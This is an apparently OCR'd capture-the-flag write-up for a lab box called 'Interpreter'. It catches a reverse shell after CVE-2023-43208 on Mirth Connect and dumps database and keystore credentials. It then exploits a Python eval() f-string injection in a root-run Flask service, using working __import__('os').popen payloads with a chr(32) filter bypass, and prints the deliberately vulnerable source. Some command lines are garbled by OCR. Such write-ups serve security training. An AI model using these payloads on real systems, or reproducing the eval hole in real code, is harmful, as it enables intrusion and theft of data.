
Interpreter



- [CVE-2023-43208]

```
┌──(xeu㉿kali)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.250] from (UNKNOWN) [10.129.3.236] 34488
id
uid=103(mirth) gid=111(mirth) groups=111(mirth)
whoami
mirth
```

```
mirth@interpreter:/usr/local/mirthconnect$ ls -la
ls -la
total 144
drwxr-xr-x 14 mirth mirth  4096 Feb 16 15:42 .
drwxr-xr-x 11 root  root   4096 Feb 16 15:42 ..
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 client-lib
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 conf
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 custom-lib
drwxr-xr-x  4 mirth mirth  4096 Feb 16 15:42 docs
drwxr-xr-x 43 mirth mirth  4096 Feb 16 15:42 extensions
drwxr-xr-x  3 mirth mirth  4096 Feb 16 15:42 .install4j
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 logs
-rwxr-xr-x  1 mirth mirth 14867 Jul 18  2023 mcserver
-rwxr-xr-x  1 mirth mirth    69 Jul 18  2023 mcserver.vmoptions
-rwxr-xr-x  1 mirth mirth 18320 Jul 18  2023 mcservice
-rwxr-xr-x  1 mirth mirth    69 Jul 18  2023 mcservice.vmoptions
-rwxr-xr-x  1 mirth mirth 16803 Jul 18  2023 mirth-server-launcher.jar
-rwxr-xr-x  1 mirth mirth  1261 Sep 19 08:49 preferences
drwxr-xr-x  7 mirth mirth  4096 Feb 16 15:42 public_api_html
drwxr-xr-x  6 mirth mirth  4096 Feb 16 15:42 public_html
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 server-launcher-lib
drwxr-xr-x 14 mirth mirth  4096 Feb 16 15:42 server-lib
-rwxr-xr-x  1 mirth mirth 16765 Jul 18  2023 uninstall
drwxr-xr-x  2 mirth mirth  4096 Feb 16 15:42 webapps
mirth@interpreter:/usr/local/mirthconnect$ cd conf
cd conf
mirth@interpreter:/usr/local/mirthconnect/conf$ ls
ls
dbdrivers.xml  log4j2.properties  mirth.properties
```

```
# options: derby, mysql, postgres, oracle, sqlserver
database = mysql

# examples:
#   Derby                   jdbc:derby:${dir.appdata}/mirthdb;create=true
#   PostgreSQL              jdbc:postgresql://localhost:5432/mirthdb
#   MySQL                   jdbc:mysql://localhost:3306/mirthdb
#   Oracle                  jdbc:oracle:thin:@localhost:1521:DB
#   SQL Server/Sybase (jTDS)    jdbc:jtds:sqlserver://localhost:1433/mirthdb
#   Microsoft SQL Server        jdbc:sqlserver://localhost:1433;databaseName=mirthdb
#   If you are using the Microsoft SQL Server driver, please also specify database.driver below
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod

# If using a custom or non-default driver, specify it here.
# example:
# Microsoft SQL server: database.driver = com.microsoft.sqlserver.jdbc.SQLServerDriver
# (Note: the jTDS driver is used by default for sqlserver)
database.driver = org.mariadb.jdbc.Driver

# Maximum number of connections allowed for the main read/write connection pool
database.max-connections = 20
# Maximum number of connections allowed for the read-only connection pool
database-readonly.max-connections = 20

# database credentials
database.username = mirthdb
database.password = MirthPass123!
```

```
# keystore
keystore.path = ${dir.appdata}/keystore.jks
keystore.storepass = 5GbU5HGTOOgE
keystore.keypass = tAuJfQeXdnPw
keystore.type = JCEKS
```

```
mirth@interpreter:/usr/local/mirthconnect/conf$ mysql -u mirthdb -pMirthPass123! -h 127.0.0.1 mc_bdd_prod
←u mirthdb -pMirthPass123! -h 127.0.0.1 mc_bdd_prod
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 35
Server version: 10.11.14-MariaDB-0+deb12u2 Debian 12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mc_bdd_prod]> SHOW TABLES;
SHOW TABLES;
+------------------------+
| Tables_in_mc_bdd_prod |
+------------------------+
| ALERT                  |
| CHANNEL                |
| CHANNEL_GROUP          |
| CODE_TEMPLATE          |
| CODE_TEMPLATE_LIBRARY  |
| CONFIGURATION          |
| DEBUGGER_USAGE         |
| D_CHANNELS             |
| D_M1                   |
| D_MA1                  |
| D_MC1                  |
| D_MCM1                 |
| D_MM1                  |
| D_MS1                  |
| D_MSQ1                 |
| EVENT                  |
| PERSON                 |
| PERSON_PASSWORD        |
| PERSON_PREFERENCE      |
| SCHEMA_INFO            |
| SCRIPT                 |
+------------------------+
21 rows in set (0.001 sec)
```

```
MariaDB [mc_bdd_prod]> select * from PERSON;
select * from PERSON;
+----+----------+-----------+----------+--------------+------------+-------+-------------+-------------+---------------------
------+-----------------+-------------+
| ID | USERNAME | FIRSTNAME | LASTNAME | ORGANIZATION | INDUSTRY | EMAIL | PHONENUMBER | DESCRIPTION | LAST_LOGIN
      | STATETERRITORY | USERCONSENT |
+----+----------+-----------+----------+--------------+------------+-------+-------------+-------------+---------------------
------+-----------------+-------------+
|  2 | sedric   |           |          |              | NULL       |       |             |             | 2025-09-21 17:56:02
tates | NULL            |           0 |
+----+----------+-----------+----------+--------------+------------+-------+-------------+-------------+---------------------
------+-----------------+-------------+
1 row in set (0.001 sec)

MariaDB [mc_bdd_prod]> select * from PERSON_PASSWORD
select * from PERSON_PASSWORD
    -> ;
;
+-----------+--------------------------------------------------------------+---------------------+
| PERSON_ID | PASSWORD                                                     | PASSWORD_DATE       |
+-----------+--------------------------------------------------------------+---------------------+
|         2 | u/+LBBOUnadiyFBsMOoIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----------+--------------------------------------------------------------+---------------------+
1 row in set (0.001 sec)
```

SELECT * FROM CHANNEL;

DECODE Decodes your data into the area below.

```
<patient>
  <timestamp></timestamp>
  <sender_app></sender_app>
  <id></id>
  <firstname></firstname>
  <lastname></lastname>
  <birth_date></birth_date>
  <gender></gender>
</patient>
```

```
  </destinationConnectorProperties>
  <host>http://127.0.0.1:54321/addPatient</host>
```


SELECT * FROM CODE_TEMPLATE;


```
  <code>function date_conversion(date) {
  if (date == null) {
      return &amp;quot;&amp;quot;;
  }

  // Force to string
  var d = String(date);

  // Must be exactly 8 characters
  if (d.length != 8) {
      return &amp;quot;&amp;quot;;
  }

  // Must be all digits
  if (!/^\d{8}$/.test(d)) {
      return &amp;quot;&amp;quot;;
  }

  // Expecting YYYYMMDD
  var year = d.substr(0, 4);
  var month = d.substr(4, 2);
  var day = d.substr(6, 2);

  return day + &amp;quot;/&amp;quot; + month + &amp;quot;/&amp;quot; + year;
</code>
```

```
find / -name "noti*" 2>/dev/null
/etc/systemd/system/notif.service
/etc/systemd/system/multi-user.target.wants/notif.service
/run/systemd/notify
/usr/lib/modules/6.1.0-43-amd64/kernel/lib/notifier-error-inject.ko
/usr/local/bin/notif.py
/usr/share/icons/Adwaita/64×64/status/notifications-disabled-symbolic.symbolic.png
/usr/share/icons/Adwaita/scalable/status/notifications-disabled-symbolic.svg
/usr/share/icons/Adwaita/32×32/status/notifications-disabled-symbolic.symbolic.png
/usr/share/icons/Adwaita/96×96/status/notifications-disabled-symbolic.symbolic.png
/usr/share/icons/Adwaita/16×16/status/notifications-disabled-symbolic.symbolic.png
/usr/share/icons/Adwaita/48×48/status/notifications-disabled-symbolic.symbolic.png
/usr/share/icons/Adwaita/24×24/status/notifications-disabled-symbolic.symbolic.png
/sys/fs/cgroup/system.slice/notif.service
mirth@interpreter:/usr/local/mirthconnect$ ls -la /usr/local/bin/notif.py
ls -la /usr/local/bin/notif.py
-rwxr----- 1 root sedric 2332 Sep 19 09:27 /usr/local/bin/notif.py
```

```
Port 6661 (HL7 listener)
   ↓
Mirth (Java PID 3567)
   ↓
HTTP POST
   ↓
127.0.0.1:54321 (internal API)
```


```
mirth@interpreter:/usr/local/mirthconnect$ wget -qO- --method=POST
     --header="Content-Type: application/xml" \
     --body-data='<patient>
  <timestamp>20260101</timestamp>
  <sender_app>TEST</sender_app>
  <id>1</id>
  <firstname>xeu</firstname>
  <lastname>black</lastname>
  <birth_date>22/09/2003</birth_date>
  <gender>M</gender>
</patient>' \
     http://127.0.0.1:54321/addPatient
wget -qO- --method=POST \
>      --header="Content-Type: application/xml" \
>      --body-data='<patient>
>   <timestamp>20260101</timestamp>
>   <sender_app>TEST</sender_app>
>   <id>1</id>
>   <firstname>xeu</firstname>
>   <lastname>black</lastname>
>   <birth_date>22/09/2003</birth_date>
>   <gender>M</gender>
> </patient>' \
>      http://127.0.0.1:54321/addPatient
Patient xeu black (M), 23 years old, received from TEST at 20260101
```





- Python eval() Injection

Payload: {__import__("os").popen("id").read()}



- Root

```
 black (M), 23 years old, received from TEST at 20260101mirth@interpreter:/usr/local/mirthconnect$ wget -qO- --method=POS
     --header="Content-Type: application/xml" \
     --body-data='<patient>
  <timestamp>20260101</timestamp>
  <sender_app>TEST</sender_app>
  <id>1</id>
  <firstname>{__import__("os").popen("ls /root").read()}</firstname>
  <lastname>black</lastname>
  <birth_date>22/09/2003</birth_date>
  <gender>M</gender>
</patient>' \
     http://127.0.0.1:54321/addPatient
wget -qO- --method=POST \
>      --header="Content-Type: application/xml" \
>      --body-data='<patient>
>   <timestamp>20260101</timestamp>
>   <sender_app>TEST</sender_app>
>   <id>1</id>
>   <firstname>{__import__("os").popen("ls /root").read()}</firstname>
>   <lastname>black</lastname>
>   <birth_date>22/09/2003</birth_date>
>   <gender>M</gender>
> </patient>' \
>      http://127.0.0.1:54321/addPatient
[INVALID_INPUT
```

- Bypass “chr()”

```
wget -qO- --method=POST \
>      --header="Content-Type: application/xml" \
>      --body-data='<patient>
>   <timestamp>20260101</timestamp>
>   <sender_app>TEST</sender_app>
>   <id>1</id>
<s").popen("ls"+chr(32)+"/root").read()}</firstname>
>   <lastname>black</lastname>
>   <birth_date>22/09/2003</birth_date>
>   <gender>M</gender>
> </patient>' \
>      http://127.0.0.1:54321/addPatient
Patient root.txt
 black (M), 23 years old, received from TEST at 20260101mirth@interpreter:/usr/local/mirthconnect$ wget -qO- --method=POST \
     --header="Content-Type: application/xml" \
     --body-data='<patient>
  <timestamp>20260101</timestamp>
  <sender_app>TEST</sender_app>
  <id>1</id>
  <firstname>{__import__("os").popen("cat"+chr(32)+"/root/root.txt").read()}</firstname>
  <lastname>black</lastname>
  <birth_date>22/09/2003</birth_date>
  <gender>M</gender>
</patient>' \
     http://127.0.0.1:54321/addPatient
wget -qO- --method=POST \
>      --header="Content-Type: application/xml" \
>      --body-data='<patient>
>   <timestamp>20260101</timestamp>
>   <sender_app>TEST</sender_app>
>   <id>1</id>
<"cat"+chr(32)+"/root/root.txt").read()}</firstname>
>   <lastname>black</lastname>
>   <birth_date>22/09/2003</birth_date>
>   <gender>M</gender>
> </patient>' \
>      http://127.0.0.1:54321/addPatient
Patient f76b5dac7c8c9ff743e21551f35cd02d
 black (M), 23 years old, received from TEST at 20260101mirth@interpreter:/usr/local/mirthconnect$
```

- Flag root

```
wget -qO- --method=POST \
>       --header="Content-Type: application/xml" \
>       --body-data='<patient>
>   <timestamp>20260101</timestamp>
>   <sender_app>TEST</sender_app>
>   <id>1</id>
<en("ls"+chr(32)+"/home/sedric").read()}</firstname>
>   <lastname>black</lastname>
>   <birth_date>22/09/2003</birth_date>
>   <gender>M</gender>
> </patient>' \
>       http://127.0.0.1:54321/addPatient
Patient user.txt
 black (M), 23 years old, received from TEST at 20260101mirth@interpreter:/usr/local/mirthconnect$ wget -qO- --method=POST \
     --header="Content-Type: application/xml" \
     --body-data='<patient>
  <timestamp>20260101</timestamp>
  <sender_app>TEST</sender_app>
  <id>1</id>
  <firstname>{__import__("os").popen("cat"+chr(32)+"/home/sedric/user.txt").read()}</firstname>
  <lastname>black</lastname>
  <birth_date>22/09/2003</birth_date>
  <gender>M</gender>
</patient>' \
     http://127.0.0.1:54321/addPatient
wget -qO- --method=POST \
>       --header="Content-Type: application/xml" \
>       --body-data='<patient>
>   <timestamp>20260101</timestamp>
>   <sender_app>TEST</sender_app>
>   <id>1</id>
<hr(32)+"/home/sedric/user.txt").read()}</firstname>
>   <lastname>black</lastname>
>   <birth_date>22/09/2003</birth_date>
>   <gender>M</gender>
> </patient>' \
>       http://127.0.0.1:54321/addPatient
Patient 46f0e2331bfdbff32ab008107169602b
 black (M), 23 years old, received from TEST at 20260101mirth@interpreter:/usr/local/mirthconnect$
```

- Flag user

{__import__("os").popen("cat"+chr(32)+"/usr/local/bin/notif.py").read()}

```
from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")
    for s in [first, last, sender, ts, dob, gender]:
        if not pattern.fullmatch(s):
            return "[INVALID_INPUT]"
    # DOB format is DD/MM/YYYY
    try:
        year_of_birth = int(dob.split('/')[-1])
        if year_of_birth < 1900 or year_of_birth > datetime.now().year:
            return "[INVALID_DOB]"
    except:
        return "[INVALID_DOB]"
    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"
    try:
        return eval(f"f'''{template}'''")
    except Exception as e:
        return f"[EVAL_ERROR] {e}"

@app.route("/addPatient", methods=["POST"])
def receive():
    if request.remote_addr != "127.0.0.1":
        abort(403)
    try:
        xml_text = request.data.decode()
        xml_root = ET.fromstring(xml_text)
    except ET.ParseError:
        return "XML ERROR\n", 400
    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")
    if patient is None:
        return "No <patient> tag found\n", 400
    id = uuid.uuid4().hex
    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}
    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])
    path = os.path.join(USER_DIR,f"{id}.txt")
    with open(path,"w") as f:
        f.write(notification+"\n")
    return notification

if __name__=="__main__":
    app.run("127.0.0.1",54321, threaded=True)
```